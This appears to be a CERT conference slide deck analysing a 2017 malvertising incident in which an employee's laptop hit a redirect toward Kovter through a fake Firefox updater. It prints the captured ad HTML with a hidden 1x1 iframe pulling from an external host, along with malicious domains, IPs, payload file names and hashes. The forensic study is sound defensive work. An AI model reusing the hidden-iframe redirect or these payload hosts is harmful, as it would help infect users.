



# Malvertising: an Italian tale

Antonio Rossi (CERT manager)

Andrea Minigozzi (Team leader in Cyber Threat Intelligence)



TLP: GREEN

# About us



7

Joint ventures and controlled company: Leonardo DRS (100%), Telespazio (67%), Thales Alenia Space (33%), MBDA (25%), ATR (50%), Avio (21%), Elettronica (31%)



7

Divisions: Helicopters, Aircraft, Aerostructures, Airborne & Space Systems, Land & Naval Defence Electronics, Defence Systems, Security & Information Systems.



Since  
1875

Leonardo is an Italian global high tech company that operates in **Aerospace**, and **Security** sector worldwide **Defense** since early years of the last century;


# THE CREW



# SCENARIO [LOG IN]



The asset involved in the incident with specific policy and custom configuration



The USB internet key providing UMTS internet access  
# the policy exception




The compromised advertisement hosted by adults website  
# the trigger condition



# the PC user

# Events Time Line



# Focus on digital forensic acquisition

Recon.

Verify

Type of acquisition

Secure store env.

Size


Analysis process

Acquire

Wipe / Kill data




# What's happened: **the road to accident**



- User power on his laptop and complete the login process with his username and password;
- a Huawei USB stick (UMTS) has been plugged in;
- Internet connection has been established via USB UMTS modem;
- user browses on xhamster[.]com domain and search for a keyword («flashing»);
- after 14 pages the malicious ADS frame has been rendered by Firefox browser, starting the redirection to malicious content;

# Digital Forensic Investigation bookmark #1

User browses 15 pages of search results for the keyword «flashing» on «it[.]xhamster[.]com» via Mozilla Firefox, then he displays the malicious banner within the results page





# Digital Forensic Investigation bookmark #2



ADS  
impression

Fake ADS  
banner is  
displayed

Hidden  
iFrame (1x1  
pixel top-left)

```
<!DOCTYPE html><html><head><!--183275:80724--><script
type="text/javascript">try{if (!!localStorage){var cookies = typeof
localStorage.lsc != "undefined" ? JSON.parse(localStorage.lsc) :
{};cookies.epomUUID = "f0c94bc0-a9dd-11e7-b8a4-
e4115bb10bd4";localStorage.lsc =
JSON.stringify(cookies);}}catch(e){}</script></head><body leftmargin='0'
topmargin='0' marginwidth='0' marginheight='0' style='background-
color:transparent; width: 100%; text-align: center;'><script
type="text/javascript">new Image().src =
"https://www.advertizingms.com/impression.gif?b=183275&p=80724&c=110989&h
=8331ad0ebd4f189c8dc93f4c858dda90&l=IT&sh=800&sw=1280&ad.trans.id=3w21bz4
11py4&s=3415dbc72541a9c4c33815dc3be4aeef&t=1507215635071";</script><body
border=0 cellspacing=0 cellpadding=0> <a target="_blank"
href="https://www.advertizingms.com/cr?b=183275&p=80724&c=110989&h=8331ad
0ebd4f189c8dc93f4c858dda90&l=IT&sh=800.0&sw=1280.0&ad.trans.id=3w21bz411p
y4&t=1507215635071&u=https://www.snapsext.com/tour-
web/zsnapsexthd/?prg=1&tour=zsnapsexthd&ot=best&cmp=39988.71.US.0.&ad_id=
102056e51050cffbfb778c407b3d07"></a><iframe border=0
scrolling="no" style="left: 0; top: 0; width:1; height:1; border:
none;" src="https://tradeocean-
6949.kxcdn.com/REWbetPOFwcaYERnes"></iframe> </body></body></html>
```

# Digital Forensic Investigation bookmark #3



## Chrome will block iframe redirects

The first of these three features — and the most important — will land in Chrome 64, scheduled for an official release in late January 2018.

Starting with v64, Chrome will block URL redirection attempts triggered by code loaded inside iframes embedded in a page.

Most website owners don't use iframes when creating their sites and iframes usually end up on a page loaded via ads.

Malicious ads — also known as malvertising — will use JavaScript code loaded inside these iframes to redirect users to malicious sites.

By blocking iframes from redirecting users to new sites, Google will be putting a huge dent in malvertising campaigns starting next year.

Source: <https://www.bleepingcomputer.com/news/security/google-adds-new-features-in-chrome-to-fight-malvertising/>

## Digital Forensic Investigation bookmark #4

Malvertising campaigns can exploit the profiling capabilities of ADS networks, in order to target only selected users (country, industry sector, interests, user behaviour, etc...). In this case the malicious ADS uses profiling keywords «voyeur», «public» and «nudity» correlated to the typed keyword «flashing»




```
https://www.advertizingms.com/ads?key=c1a55984634e0b34d0ea30d35f69c23b&ch  
=&keyword=flashing%2Cvoyeur%2C%2F%2Cpublic%2Cnudity&necko:classified.1.st  
rongly-framed.1.security-  
info.FnhllAKWRHGAlO+ESXykKAAAAAAAAAAAAAwAAAAAAAAAEaphjojH6pBabDSgSnsfLHeAAQA  
AgAAAAAAAAAAAAAAAAAAAAAAAAAB4vFIJp5wRkeyPxAQ9RJGKPqbbqVvKO0mKuIl8ec8o/uhmCjImk  
VxP+7sgiyWmMt8FvcOXmlQiTNWFiWlrbpbqgwAAAAAAAAAUgMIIFHDCCBASgAwIBAgISA0CmmW
```

Keyword  
searched by  
the user


Keywords  
added by  
ADS  
network

# Digital Forensic Investigation bookmark #5


The malicious code has been found within Firefox Cached entry «43957EDAE7E6FEED868C423F6657F6E2D0478FD5». This file is identified by MFT **FileID 246005**. Analyzing the MFT entries and sorting it by FileID, we can easily recover the JPG artifacts related to malicious ADS (**FileID 246007**)

<input checked="" type="checkbox"/>	309557		43957EDAE7E6FEED868C423F6657F6E2D0478FD5	246005	65cbe830f5609880a006bde011dd9799
<input type="checkbox"/>	309558		8E9EAA50D2A0C769C80B95160D8EA9FEB4936D4D	246006	dd39d8f1c346d980be2e7a7700e9e282
<input checked="" type="checkbox"/>	309559		FC543E30B500B97063B1DC230EBBF9510DCE50AF	246007	e415384c471cbf8aa3531831efbf05a6

**FileID**



1) 43957EDAE7E6FEED868C423F6657F6E2D0478FD5  
Name 43957EDAE7E6FEED868C423F6657F6E2D0478FD5  
File Created 05/10/17 17:00:34  
Last Written 05/10/17 17:00:37  
Last Accessed 05/10/17 17:00:34  
<https://tradeocean-6949.kxcdn.com/load/crtv/img/19403.jpg>



MISSLOLA  
(8 miles away)  
Has sent you a photo snap  
Do you accept?  
VIEW SNAP

# Digital Forensic Investigation bookmark #6

Endpoint Security Solution, previously feeded with Government Agency IoC, has detected the connection to the malicious IP address:

The screenshot displays a Windows Event Viewer window with the following details:

- Time: 2017-10-05 15:00:36Z
- Source: NetworkAgentEvent/Generated
- Remote: 192.129.215.155:443
- Local: 10.160.50.135:5...
- Protocol: TCP
- PID: 10572
- Process: firefox.exe
- Process Path: C:\Program Files (x86)\Mozilla Firefox

Event Information:

- Event Type: ipv4NetworkEvent
- Generated: 2017-10-05 15:00:36Z

Network Connection Information:

- Remote IP: 192.129.215.155
- Remote Port: 443
- Local IP: [REDACTED]
- Local Port: 59910
- Protocol: TCP

Process:

- PID: 10572
- Process: firefox.exe
- Username: [REDACTED]
- Path: C:\Program Files (x86)\Mozilla Firefox

DNS Resolution Table:

resolve	firstSeen	lastSeen	source
hwns21476452.hostwindsdns.com	19/06/17 00:00	02/06/18 02:37	riskiq virustotal
hwns21404152.hostwindsdns.com	10/09/17 17:43	02/06/18 02:35	riskiq
hwns21452212.hostwindsdns.com	10/09/17 17:44	03/04/18 12:22	riskiq
wuheecofriend.org	05/10/17 07:25	05/10/17 07:59	riskiq
phohww11888.org	01/10/17 00:00	01/10/17 07:43	emerging threats riskiq virustotal
uujeedesignreflect.com	27/09/17 00:00	27/09/17 07:25	riskiq virustotal
aigaimysuite.org	20/09/17 21:17	20/09/17 21:17	riskiq
eeluiaimdeals.com	17/09/17 22:16	18/09/17 18:33	riskiq

The malicious AD redirect the user against the alerted IP, but at that time the resolved domain was already changed to **wuheecofriend[.]org**, instead of **phohww11888[.]org**.

# Digital Forensic Investigation bookmark #7

## Virus Total Report for 192[.]129[.]215[.]155 on 2017-10-01

### URLs ⓘ

Date scanned	Detections	URL
2017-10-01	1/64	<a href="https://phohww11888.org/3896419890748/1506870094854572/firefox-patch.js">https://phohww11888.org/3896419890748/1506870094854572/firefox-patch.js</a>

Very low  
detection rate

Fake Firefox  
Updater used to  
install the  
malware in case  
of Mozilla Firefox


# The security bulletin dispatched by the **critical infrastructure** Italian police




Si trasmette la segnalazione allegata

Ministero dell'Interno  
Dipartimento della Pubblica Sicurezza  
Direzione Centrale per la Polizia Stradale, Ferroviaria, delle Comunicazioni e per i Reparti Speciali della Polizia di Stato  
Servizio Polizia Postale e delle Comunicazioni  
Centro Nazionale Anticrimine Informativo per la Protezione delle Infrastrutture Critiche  
via Tuscolana, 1548 - 00173 Roma  
Tel. +39-06-46530118 - Mob. +39-313-8063547 - Fax +39-06-46530607.  
P.E.C.: [dipps.serv.comunicazioni.cnaipic@pecps.interno.it](mailto:dipps.serv.comunicazioni.cnaipic@pecps.interno.it)

IoC list



```
IOC.txt
1 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|51478a02a1ebd667dc59f5a80938
2 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|3259da57ca8a353b44db249ef532
3 0e4763d4f9687cb88f198af8cfce4bfb7148b5b7ca6dc02061b0baff253eea12|0e4763d4f9687cb88f198af8cfce
4 192.129.162.107
5 192.129.215.155
6 204.155.152.173
7 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b1457ec2c7c11f4ffbf1d79e00fc
8 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b8dd94ceca4a5ac2dd6e946e332c
9 b8ad6ce352f502e6c9d2b47db7d2e72eb3c04747cef552b17bb2e5056d6778b9|b8ad6ce352f502e6c9d2b47db7d2
10 cipaewallsandfloors.net
11 f449dbfba228ad4b70c636b8c46e0bff1db9139d0ec92337883f89fbdaff225e|ca58f0cfca43fcca24957561e63c
12 f449dbfba228ad4b70c636b8c46e0bff1db9139d0ec92337883f89fbdaff225e|1e7e165b9657209df8f6c6479948
13 f449dbfba228ad4b70c636b8c46e0bff1db9139d0ec92337883f89fbdaff225e|f449dbfba228ad4b70c636b8c46e
14 firefox-patch.js|ab0466eeb204cf180a273203f889ea89
15 firefox-patch.js|bdf164a7619ce30bd60261355cfad4a3c3c3e920
16 firefox-patch.js|a9efd709d60e5c3f0b2d51202d7621e35ba983e24aedc9fba54fb7b9aae14f35
17 FlashPlayer.hta|4197567bd4ce008377d50849d31c0c40
18 FlashPlayer.hta|d87d89f2001d5b5c4e12de37ef9a572367af8011
19 FlashPlayer.hta|4ebc6eb334656403853b51ac42fb932a8ee14c96d3db72bca3ab92fe39657db3
```



Notification e-mail

# Triggered signature in end point security platform

**EXC** Address 192.129.215.155 connected  
INC 523760 CNAIPIC Kovter  
Last alerted 51 days ago • First alerted 51 days ago

Alerted on Host Details

1 indicator generates this condition:  
**INC-523760 CNAIPIC Kovter**  
Source: Custom

ipv4NetworkEvent/remotelIP equal 192.129.215.155

1 of 1 IPv4 Network Event

**192.129.215.155**

Alerted	51 days ago
ipv4NetworkEvent/timestamp	2017-10-05 15:00:36Z
ipv4NetworkEvent/remotelIP	192.129.215.155
ipv4NetworkEvent/remotePort	443
ipv4NetworkEvent/localIP	[REDACTED]
ipv4NetworkEvent/localPort	59910
ipv4NetworkEvent/protocol	TCP
ipv4NetworkEvent/pid	10572
ipv4NetworkEvent/process	firefox.exe
ipv4NetworkEvent/processPath	C:\Program Files (x86)\Mozilla Firefox
ipv4NetworkEvent/username	[REDACTED]



# Incident Response Case Management #1

**TheHive** + New Case - My tasks 0 Waiting tasks 55 Alerts 1523 | Dashboards

## M Case # 31 - Kovtar malvertising

Created by Andrea Minigozzi | Tue, Oct 10th, 2017 10:50 +02:00 | 1 Related case

Close | Flag | Merge | Share (0)

Details | Tasks 0 | Observables 12 | Related Cases 0

### Summary

Severity	M
TLP	TLP:AMBER
Title	Kovtar malvertising
Assignee	Andrea Minigozzi
Date	Tue, Oct 10th, 2017 10:50 +02:00
Tags	CNAIPIC   kovtar   malvertising

### Description

Ricercatori di sicurezza hanno recentemente tracciato una campagna di malvertising su larga scala condotta da un gruppo conosciuto come KovCoreG (anche MaxTDS), noto per aver già distribuito Kovter in numerose altre operazioni. Le vittime vengono colpite tramite falsi aggiornamenti per i tre popolari browser Chrome, Firefox e Edge oppure per FlashPlayer, cui l'utente arriva tramite un reindirizzamento malevolo comparso per la prima volta su Pornhub e che ha abusato della rete pubblicitaria Traffic Junky. Si viene infatti rediretti verso un sito malevolo contenente codice JavaScript pesantemente offuscato identico a quello utilizzato per Neutrino e NeutrAds. Il JavaScript scarica dunque sul PC della vittima un binario intermedio che contiene uno script PowerShell cifrato e che a sua volta lancia il payload finale di Kovter. A rendere pericoloso questo attacco si combinano diversi fattori: una campagna estremamente estesa, target di alto livello e sofisticate tecniche di ingegneria sociale, tutti elementi che rendono il numero di utenti potenzialmente esposti all'infezione molto alto, verosimilmente nell'ordine di milioni. La maggior parte degli utenti coinvolti si attestano al momento negli Stati Uniti, in Canada, in Gran Bretagna e Australia.

### Additional information

No additional information have been specified

### Metrics

No metrics have been set

### Related cases

Newest (Case # 20 - test case)  
Created on 2017-09-06  
Shares 9 observables  
Tagged as test

See all (1 related case)

Case details

Case metadata as TLP and Tags

Easily correlate events and incidents

# Incident Response Case Management #2



TheHive New Case My tasks 0 Waiting tasks 55 Alerts 1523 Dashboards

Details Tasks 0 Observables 12 Related Cases 192[.]129[.]215[.]155

[IP]: 192[.]129[.]215[.]155  
VT:Score="55 detected\_url(s)" CIRCL:PassiveSSL="3 records" OTI:Pulse="1"

Analyze observables against several analyzers for fast and reliable response

**Metadata**

TLP: TLP:AMBER

Date added: Tue, Oct 10th, 2017 10:54 +02:00

Is IOC: ☆

Has been sighted: ☞

Labels: kovtar, cnaipic, malvertising

Description: Not specified

**Links**

Observable seen in 1 other case(s)

TLP	Case	Date added
●	[ip]: 192.129.215.155 #20 - test case	Wed, Oct 11th, 2017 14:03 +02:00

Every single IoC can be correlated with all the other cases.

**Analysis**

Analyzer	Last analysis	Action
Abuse_Finder_2_0	None	🔍
CifApp_1_0	None	🔍
CIRCLPassiveSSL_2_0	Tue, Oct 10th, 2017 10:56 +02:00 (CORTEX-SERVER-ID)	🔄
Censys_1_0	None	🔍
CiscoUmbrella_1_0	None	🔍
DNSDB_IPHistory_2_0	Tue, Oct 10th, 2017 10:56 +02:00 (CORTEX-SERVER-ID)	🔄
DomainTools_ReverseIP_2_0	Tue, Oct 10th, 2017 10:56 +02:00 (CORTEX-SERVER-ID)	🔄
DomainTools_ReverseWhois_2_0	Tue, Oct 10th, 2017 10:56 +02:00 (CORTEX-SERVER-ID)	🔄

Several analyzers are available for different platforms and feeds thanks to the community contribution

Run all

# LDO-CERT contribution to «The Hive Project»



If you are using TheHive, [get the last version of the report templates](#) and import them into TheHive.

## New Analyzers

We have added 11 analyzers to this release, bringing the total to 53 (83 if we count all the flavors):

1. Crtsh: contributed by [cracktytsi](#)
2. Cybercrime-Tracker: contributed by [ph34tur3](#)
3. FireEye iSIGHT: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
4. GreyNoise: contributed by [Nclose](#)
5. IBM X-Force: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
6. Malwares: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
7. MnemonicPDNS: contributed by Michael Stensrud from the Nordic Financial CERT
8. StaxxSearch: contributed by Robert Nixon
9. StopForumSpam: contributed by Marc-André Doll from STARC (by EXAPROBE)
10. ThreatCrowd: contributed by Rémi Allain from Cyberprotect
11. Unshortenlink: contributed by Rémi Pointel from CERT-BDF



The screenshot shows the GitHub profile for LDO-CERT. The profile includes a search bar, navigation tabs for Repositories (9), People (6), Teams (0), Projects (0), and Settings. Below the navigation is a search bar for repositories and filters for Type (All) and Language (All). The main content area displays a list of repositories:

- MISP**: Forked from MISP/MISP. MISP - Malware Information Sharing Platform & Threat Sharing. PHP, 476 stars, AGPL-3.0 license, updated 7 days ago.
- Cortex-Analyzers**: Forked from TheHive-Project/Cortex-Analyzers. Cortex Analyzers Repository. Python, 65 stars, AGPL-3.0 license, updated 14 days ago.
- cuckoo**: Forked from cuckoosandbox/cuckoo. Cuckoo Sandbox is an automated dynamic malware analysis system. JavaScript, 1,171 stars, updated on 31 Jan.
- PyMISP**: Forked from MISP/PyMISP. Python library using the MISP Rest API. Python, 132 stars, updated on 23 Jan.
- misp-objects**: Forked from MISP/misp-objects. Definition, description and relationship types of MISP objects. Shell, 28 stars, updated on 23 Jan.

On the right side, there are sections for 'Top languages' (Python, JavaScript, Shell, PHP) and 'People' (6 members).

## Tools used during the investigation:



EnCase Forensic has been used for Digital Forensic on the acquired Hard Disk image.



MISP has been used to share IoC



